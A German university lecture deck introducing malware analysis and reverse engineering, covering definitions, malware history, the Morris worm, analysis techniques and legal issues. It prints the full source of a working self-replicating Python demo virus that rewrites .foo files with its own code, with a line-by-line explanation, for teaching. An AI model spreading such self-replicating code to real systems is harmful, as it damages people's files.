Malware-Analyse und Reverse Engineering

1: Motivation und Einführung

23.3.2017

Prof. Dr. Michael Engel

Überblick (Semester)

Inhalte:

- Einleitung und Motivation
- Übersetzung von C/C++-Programmen und Binärformate
- Ausführung und Speicherlayout von Programmen
- Maschinenspracheprogrammierung von x86-Systemen
- Typische Fehler der C/C++-Programmierung
- Statische und dynamische Codeanalyse
- Angriffsmechanismen und Verschleierungstechniken
- Schutzmechanismen gegen Angriffe
- Malwareschutz
- Mobilgeräte: Android

Überblick (heute)

Themen:

- Überblick
  - Themengebiete und Definitionen
  - Motivation und Beispiele

Definitionen

- **Reverse Engineering** (umgekehrt entwickeln, rekonstruieren) bezeichnet den Vorgang, aus einem bestehenden fertigen System […] durch Untersuchung der Strukturen, Zustände und Verhaltensweisen die Konstruktionselemente zu extrahieren. Aus dem fertigen Objekt wird somit wieder ein Plan erstellt.
- **Malware** (zusammengesetzt aus dem engl. malicious: bösartig und ware von Software) bezeichnet ein schädliches Programm (Schadsoftware). Dies sind Computerprogramme, die entwickelt wurden, um vom Benutzer unerwünschte bzw. schädigende Funktionen auszuführen.

Reverse Engineering


Bezogen auf Computer-Software wird darunter meistens einer der drei folgenden Vorgänge verstanden:

- **Die Rückgewinnung des Quellcodes oder einer vergleichbaren Beschreibung aus Maschinencode, z.B. von einem ausführbaren Programm oder einer Bibliothek, etwa mit einem Disassembler (kann Teil eines Debuggers sein) oder einem Decompiler**
- Die Erschließung der Regeln eines Kommunikationsprotokolls aus der Beobachtung der Kommunikation, z. B. mit einem Sniffer
- Die nachträgliche Erstellung eines Modells, ausgehend von bereits vorliegendem Quellcode, in der objektorientierten Programmierung

Motivation

- Warum Reverse Engineering?
  - Analyse von Malware (klar…)
  - Besseres Verständnis der eigenen Programmierfehler
  - Mehr Einsicht beim Debuggen
- Warum Malware-Analyse?
  - Besseres Verständnis der eigenen Programmierfehler
  - Einschätzen von Angriffsszenarien, Zuverlässigkeit von Virenschutz usw. (aber: wir machen keine Kryptographie oder Netzwerksicherheit)
  - Bei Entwicklung von Systemcode: besondere Sorgfalt erforderlich, Angriffsszenarien sollten bei Entwicklung berücksichtigt werden

Malware-Kategorien




[Ticak/Kittel, Virus-Test-Center der Uni HH: “Viren und Malware”]

- Nur beim Begriff des Virus existiert eindeutiges Kriterium, durch das sich eine gegebene Software als Malware einstufen lässt
  - Die Fähigkeit zur Selbstreplikation
- Bei anderen Formen der Malware hängt die Beurteilung, ob ein Programm als "böswillig" bezeichnet werden darf oder sollte, von einer Vielzahl von Randbedingungen ab, die nicht am Programm selbst ablesbar sind

Historie der Malware (Auszug)

- 1949: Erste Arbeiten von John von Neumann:
  - „Theory of self-reproducing automata“
- 1971: Creeper, ein experimentelles selbstreplizierendes Programm
  - Keine Malware, einziger Effekt war der Ausdruck (auf Teletype) des Textes "I'm the creeper: catch me if you can“
- 1974: Rabbit/Wabbit „fork bomb“
  - Repliziert sich so oft wie möglich auf einem einzelnen Rechner, *denial of service*-Angriff
- 1986: Brain Bootsektor-Virus
  - Erster Virus für IBM PC, über Disketten verteilt
- 1988: Morris-Wurm
- 1992: Michelangelo-Virus
  - Sollte am 6.3.1992 die Festplatten von Millionen infizierter PCs löschen
  - Tatsächlicher Effekt minimal... Panik durch Medien verursacht

Historie der Malware (Überblick)



Der Morris-Wurm

- Erster "Wurm" im Internet: 2. November 1988
- Nicht als Malware konzipiert, sondern als Programm, das die Größe des Internet ermitteln sollte
  - Nutzte Sicherheitslücken in Unix-Programmen sendmail, finger, rsh/rexec und schwache Passworte aus, um sich auf andere Rechner im Netz fortzupflanzen
  - Leider mit einem fatalen Programmierfehler:
    Rechner konnten mehrfach infiziert werden → Denial-of-Service-Angriff
- Folgen
  - Mindestens 6.000 Unix-Systeme infiziert (10% des Internet damals!)
  - Geschätzter Schaden zwischen $100.000 und $10M…
- Entwickelt von Robert Tappan Morris, graduate student der Cornell Uni
  - Erste Verurteilung nach dem 1986 erlassenen Computer Fraud and Abuse Act
  - Drei Jahre Haft auf Bewährung, 400 Std. gemeinnütziger Arbeit, Strafe von $10.050…
  - **Seit 1999: Robert Morris ist Professor am MIT!**

Ziele der Malware-Analyse

- Reagieren auf Angriffe auf ein Computersystem
- **Nach festgestelltem Angriff muss herausgefunden werden:**
  - Konnte der Angreifer erfolgreich ein Rootkit oder ein Trojanisches Pferd ("Trojaner") in das System einschleusen?
  - Ist der Angreifer noch im System aktiv?
  - Was hat der Angreifer entwendet – oder dem System hinzugefügt (z.B. Funktionen zum Übertragen vertraulicher Daten)?
  - Wie hat es der Angreifer geschafft, in das System einzudringen?

Teure Folgen eines Angriffs

Breach clean-up cost LinkedIn nearly $1 million, another $2-3 million in upgrades

Summary: *LinkedIn executives reveal on quarterly earnings call just what the June theft of 6.5 million passwords cost the company in forensic work and on-going security updates.*

By John Fontana for Identity Matters | August 3, 2012 -- 17:10 GMT (10:10 PDT)

Follow @johnfontana

Comments 0 | Vote 1 | Like 4 | Tweet 51 | Share | more +

LinkedIn spent nearly $1 million investigating and unraveling the theft of 6.5 million passwords in June and plans to spend up to $3 million more updating security on its social networking site.

Was ist Malware-Analyse?

- Analysieren der Malware, um zu verstehen
  - wie sie funktioniert
  - wie sie zu erkennen ist
  - wie man sie bekämpfen und beseitigen kann

- Techniken der Malware-Analyse
  - Statische Analyse: Untersuchen der Malware, ohne sie auszuführen
  - Dynamische Analyse: Ausführen der Malware und Untersuchen der Auswirkungen
    - Sinnvollerweise in einer abgeschirmten virtuellen Maschine...

Voraussetzungen

- Kenntnisse in C/C++-Programmierung
- Grundlagen Assemblerprogrammierung (z.B. aus MCT)
- Grundkenntnisse Betriebssysteme und Rechnerarchitektur
- Zahlensysteme und Konvertierung (dezimal/hex/binär/oktal)
- Spaß am “Hacken” und maschinennahen Details

Nicht notwendig:

- Linux-/Unix-Kenntnisse (werden bei Bedarf erklärt)
- x86-Assemblerkenntnisse (wird separat erklärt)

Ein (harmloser) Virus in Python (1)

```
#!/usr/bin/env python
import sys
import os
import glob

## FooVirus.py
##  Author: Avi kak (kak@purdue.edu)
##  Date: April 5, 2016

print("\nHELLO FROM FooVirus\n")

print("This is a demonstration of how easy it is to write")
print("a self-replicating program. This virus will infect")
print("all files with names ending in .foo in the directory in")
print("which you execute an infected file. If you send an")
print("infected file to someone else and they execute it, their,")
print(".foo files will be damaged also.\n")

print("Note that this is a safe virus (for educational purposes")
print("only) since it does not carry a harmful payload. All it")
print("does is to print out this message and comment out the")
print("code in .foo files.\n")
```

Ein (harmloser) Virus in Python (2)

```
IN = open(sys.argv[0], ’r’)
virus = [line for (i,line) in enumerate(IN) if i < 37]

for item in glob.glob("*.foo"):
    IN = open(item, ’r’)
    all_of_it = IN.readlines()
    IN.close()
    if any(line.find(’foovirus’) for line in all_of_it): next
    os.chmod(item, 0777)
    OUT = open(item, ’w’)
    OUT.writelines(virus)
    all_of_it = [’#’ + line for line in all_of_it]
    OUT.writelines(all_of_it)
    OUT.close()
```

Funktionsweise des Virus

- Ausgabe eines Texts, der auf das Vorhandensein des Virus hinweist (printf-Zeilen)

- Öffnen der eigenen ausführbaren Datei (argv[0]):
```
IN = open(sys.argv[0], 'r')
```

- Lesen der ersten 37 Zeilen der Datei (bis OUT.close):
```
virus = [line for (i,line) in enumerate(IN) if i < 37]
```

- Iteration über alle Dateien im aktuellen Dir., deren Name auf ".foo" endet:
```
for item in glob.glob("*.foo"):
```

Funktionsweise des Virus

- Iteration über alle Dateien im aktuellen Dir., deren Name auf ".foo" endet:
```
for item in glob.glob("*.foo"):
```
- Einlesen der jeweiligen .foo-Datei in Variable "all_of_it":
```
IN = open(item, 'r')
all_of_it = IN.readlines()
IN.close()
```
- Wenn bereits infiziert (Text 'foovirus' gefunden): ignorieren
```
if any(line.find('foovirus') for line in all_of_it): next
```
- Sonst .foo-Datei ausführbar machen und Virus-Code + alten Dateiinhalt schreiben:
```
os.chmod(item, 0777)
OUT = open(item, 'w')
OUT.writelines(virus)
all_of_it = ['#' + line for line in all_of_it]
OUT.writelines(all_of_it)
OUT.close()
```

Zeilen des ursprünglichen Inhalts mit "#" versehen (auskommentieren)

Rechtliche Situation*

- USA: Verbot des Reverse Engineering durch den "Digital Millenium Copyright Act" (DCMA), nur wenige, eng begrenzte Ausnahmen, z.B. Archivierung von Software
- EU Directive 2009/24:
  "(15) The unauthorised reproduction, translation, adaptation or transformation of the form of the code in which a copy of a computer program has been made available constitutes an infringement of the exclusive rights of the author. Nevertheless, circumstances may exist when such a reproduction of the code and translation of its form are indispensable to obtain the necessary information to achieve the interoperability of an independently created program with other programs. It has therefore to be considered that, in these limited circumstances only, performance of the acts of reproduction and translation by or on behalf of a person having a right to use a copy of the program is legitimate and compatible with fair practice and must therefore be deemed not to require the authorisation of the rightholder. An objective of this exception is to make it possible to connect all components of a computer system, including those of different manufacturers, so that they can work together."

* Ich bin kein Rechtsanwalt, diese Angaben sind nach besten Wissen und Gewissen zusammengestellt, aber sicher keine Rechtsberatung…


Fazit

Reverse Engineering

- Basistechnologie der Malware-Analyse
- Hat weitere nützliche Anwendungsgebiete, z.B. Interfacing, Performanceanalyse

Malware-Analyse

- Wichtige Techniken für Administratoren, Security-Experten
- Kenntnisse auch hilfreich, um eigene SW sicherer zu machen



Literatur

John v. Neumann, *„Theory of self-reproducing automata"*

- http://cba.mit.edu/events/03.11.ASE/docs/VonNeumann.pdf

Th. Chen and J.-M. Robert, *„The Evolution of Viruses and Worms"*

- https://lyle.smu.edu/~tchen/papers/statmethods2004.pdf

Eugene Spafford, *„The Internet Worm – Crisis and Aftermath"*

- http://www.cs.cmu.edu/~dga/15-712/F13/papers/Spafford89.pdf

Morris Worm Sourcecode

- https://github.com/arialdomartini/morris-worm